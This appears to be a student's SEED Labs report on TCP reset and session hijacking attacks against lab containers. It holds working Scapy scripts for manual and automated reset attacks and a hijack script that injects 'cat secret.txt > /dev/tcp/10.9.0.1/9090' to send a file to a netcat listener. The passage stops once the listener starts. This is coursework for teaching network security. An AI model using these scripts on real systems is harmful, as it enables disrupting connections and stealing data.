
Packet 4058 Summary: Transmission Control Protocol (tcp), 32 byte(s)

Statistics: Packets: 24285 · Displayed: 268 (1.1%) Profile: Default

5. Replace the variables *intDestinationPort* and *intNextSequenceNumber* in the following code with the values found in step 4, respectively.


```
src > task2_manual.py > ...
1  #!/bin/python3
2  from scapy.all import *
3  from random import randrange
4  import sys
5
6  # Fill with values found during analysis
7  intDestinationPort = 35998
8  intNextSequenceNumber = 5737490
9
10 # Targeting victim/server container's telnet port
11 strSourceIP = "10.9.0.5"
12 strDestinationIP = "10.9.0.6"
13 intSourcePort = 23
14
15 # Build the IP layer of the packet
16 lyrIP = IP(src=strSourceIP, dst=strDestinationIP)
17
18 # Build TCP layer of the packet
19 lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="R", seq=intNextSequenceNumber)
20
21 # Build the full packet and show it
22 pktResetPacket = lyrIP / lyrTCP
23 pktResetPacket.show()
24
25 # Send the packet
26 send(pktResetPacket, verbose=0)
27
```

6. Run *task2_manual.py* to initiate a TCP Reset Attack



```
seed-attacker
File Edit View Terminal Tabs Help
root@network-security-seedlabs:/tcp_m11809075/src# python3 task2_manual.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = tcp
checksum   = None
src        = 10.9.0.5
dst        = 10.9.0.6
\options   \
###[ TCP ]###
sport      = telnet
dport      = 35998
seq        = 5737490
ack        = 0
dataofs    = None
reserved   = 0
flags      = R
window     = 8192
checksum   = None
urgptr     = 0
options    = []
root@network-security-seedlabs:/tcp_m11809075/src#
```

7. Upon running *task2_manual.py*, the telnet session between user1/client and the victim/server will be terminated immediately with the message “Connection closed by foreign host.”



```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ Connection closed by foreign host.
root@81c6cbc0cda3:/#
```

Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful as is evident by the connection being closed immediately upon *task2_manual.py* running, as well as the resulting packets inspected in Wireshark.

Task 2 - Automated

How did you perform the attack in your VM

1. Write code for scapy.

```
src > task2_automated.py > ...
1  #!/bin/python3
2  from scapy.all import *
3  import sys
4
5  strClientIP = '10.9.0.6'
6
7  def spoof_tcp(pkt):
8
9      lyrIP = IP(dst=strClientIP, src = pkt[IP].dst)
10     lyrTCP = TCP(flags="R", seq=pkt[TCP].ack, dport=pkt[TCP].sport, sport=pkt[TCP].dport)
11
12     # Build the spoofed packet
13     pktSpoofedPacket = lyrIP / lyrTCP
14
15     # Send the spoofed packet
16     send(pktSpoofedPacket, verbose=0)
17
18     # NOTE: Without the iface argument, running inside a docker container leads to scapy not
19     # sniffing properly. This argument MUST be changed to match the correct interface when
20     # running on a different host.
21     pkt = sniff(filter='tcp and src host {}'.format(strClientIP),
22                 iface='br-e5b89a0c237d',
23                 prn=spoof_tcp)
24
```

2. Initiate a telnet connection from the user1/client to the victim/server and successfully log in.




```
user1-10.9.0.6
File Edit View Terminal Tabs Help
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 29 00:09:03 UTC 2023 from network-security-seedlabs on pts/5
seed@67c3c3687418:~$
```

3. Run a command to verify the connection is fully connected.




```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$
```

4. Run *task2_automated.py* on the attacker



```
seed-attacker
File Edit View Terminal Tabs Help
root@network-security-seedlabs:/tcp_m11809075/src# python3 task2_automated.py
```

5. Nothing will happen immediately, but when trying to type a new command in the telnet session, after the first character, the connection will be closed with the message "Connection closed by foreign host."

A screenshot of a terminal window titled "user1-10.9.0.6". The terminal has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The session shows a user "seed" at IP "67c3c3687418" typing "whoami". The prompt changes to "seed", and then the user types "c". The connection is then closed with the message "Connection closed by foreign host." The prompt then changes to "root@81c6cbc0cda3:/tcp_m11809075#" with a cursor.

```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ cConnection closed by foreign host.
root@81c6cbc0cda3:/tcp_m11809075#
```

Screenshots

See screenshots in "How did you perform the attack in your VM"


Was the attack successful

Yes, the attack was successful as is evident by the telnet session being terminated with the message "Connection closed by foreign host." as soon as the first character is entered into the session after starting *task2_automated.py*.


Task 4

How did you perform the attack in your VM

1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
 - a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used:
"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6")



2. Establish a telnet session between the user1/client and the victim/server and log in successfully.




```
user1-10.9.0.6
File Edit View Terminal Tabs Help
root@81c6cbc0cda3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 29 01:34:22 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@67c3c3687418:~$
```

3. Run a command in the telnet session to generate packets.



```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$
```

- In Wireshark, find the last packet sent from the user1/client to the victim/server. Note the destination port, the next sequence number, and the acknowledgement number in the packet.

The image shows a Wireshark packet capture window. The top pane displays a list of captured packets. The bottom pane shows the detailed view of the selected packet (No. 2784).

No.	Time	Source	Destination	Protocol	Length	Info
2722	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
2723	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 23 → 43278 [PSH, ACK] Seq=4066617650 Ack=127...
2724	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	43278 → 23 [ACK] Seq=1277835203 Ack=4066617651 Win=64128 Len=...
2725	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 43278 → 23 [ACK] Seq=1277835203 Ack=4066...
2731	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
2732	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 43278 → 23 [PSH, ACK] Seq=1277835203 Ack=406...
2733	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
2734	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 23 → 43278 [PSH, ACK] Seq=4066617651 Ack=127...
2735	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	43278 → 23 [ACK] Seq=1277835204 Ack=4066617652 Win=64128 Len=...
2736	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 43278 → 23 [ACK] Seq=1277835204 Ack=4066...
2771	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
2772	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	70	[TCP Retransmission] 43278 → 23 [PSH, ACK] Seq=1277835204 Ack=...
2773	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
2774	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 23 → 43278 [PSH, ACK] Seq=4066617652 Ack=...
2775	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	43278 → 23 [ACK] Seq=1277835206 Ack=4066617654 Win=64128 Len=...
2776	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 2775#1] 43278 → 23 [ACK] Seq=1277835206 Ack=4066...
2777	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TELNET	74	Telnet Data ...
2778	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 23 → 43278 [PSH, ACK] Seq=4066617654 Ack=...
2779	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	43278 → 23 [ACK] Seq=1277835206 Ack=4066617660 Win=64128 Len=...
2780	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 2779#1] 43278 → 23 [ACK] Seq=1277835206 Ack=4066...
2781	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
2782	2023-03-29 01:35:...	10.9.0.5	10.9.0.6	TCP	89	[TCP Retransmission] 23 → 43278 [PSH, ACK] Seq=4066617660 Ack=...
2783	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	43278 → 23 [ACK] Seq=1277835206 Ack=4066617681 Win=64128 Len=...
2784	2023-03-29 01:35:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 2783#1] 43278 → 23 [ACK] Seq=1277835206 Ack=4066...

Frame 2784: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 43278, Dst Port: 23, Seq: 1277835206, Ack: 4066617681, Len: 0**
 - Source Port: 43278
 - Destination Port: 23
 - [Stream index: 4]
 - [TCP Segment Len: 0]
 - Sequence number: 1277835206
 - [Next sequence number: 1277835206]
 - Acknowledgment number: 4066617681
 - 1000 ... = Header Length: 32 bytes (8)
 - Flags: 0x010 (ACK)
 - Window size value: 501
 - [Calculated window size: 64128]
 - [Window size scaling factor: 128]
 - Checksum: 0x1443 [unverified]
 - [Checksum Status: Unverified]
 - Urgent pointer: 0
 - Options (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 - [SEQ/ACK analysis]
 - [Timestamps]

0030 80 10 01 f5 14 43 00 00 01 01 08 0a d8 14 09 63C...

0040 0c 38 61 228*

TCP Options (tcp.options), 12 byte(s)


Packets: 8784 · Displayed: 254 (2.9%)

Profile: Default

5. Replace the variables *intSourcePort*, *intNextSequenceNumber*, and *intAcknowledgementValue* in the following code with the values found in step 4, respectively.


```
src > task4.py > ...
1  #!/bin/python3
2  from scapy.all import *
3  import sys
4
5  # Fill with values found during analysis
6  intSourcePort = 43278
7  intNextSequenceNumber = 1277835206
8  intAcknowledgementValue = 4066617681
9
10 # Attacker listening post
11 strListeningIP = "10.9.0.1"
12 intListeningPort = 9090
13
14 # Targeting victim/server container's telnet port
15 strClientIP = "10.9.0.6"
16 strServerIP = "10.9.0.5"
17 intDestinationPort = 23
18
19 # Build the IP layer of the packet
20 lyrIP = IP(src=strClientIP, dst=strServerIP)
21
22 # Build TCP layer of the packet
23 lyrTCP = TCP(sport=intSourcePort,
24             dport=intDestinationPort,
25             flags="A",
26             seq=intNextSequenceNumber,
27             ack=intAcknowledgementValue)
28
29 # Add the data we want to retrieve
30 strData = "\r cat /home/seed/secret.txt > /dev/tcp/{listening_ip}/{listening_port}\r" \
31         .format(listening_ip=strListeningIP, listening_port=intListeningPort)
32
33 # Build the full packet and show it
34 pktResetPacket = lyrIP / lyrTCP / strData
35 pktResetPacket.show()
36
37 # Send the packet
38 send(pktResetPacket, verbose=0)
39
```

6. In a second terminal on the attacker, run `nc -nlv 9090` to listen for connections on port 9090.

A terminal window titled 'user2-10.9.0.7' with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is 'root@network-security-seedlabs:/#'. The command 'nc -nlv 9090' has been entered, and the output is 'Listening on 0.0.0.0 9090'.

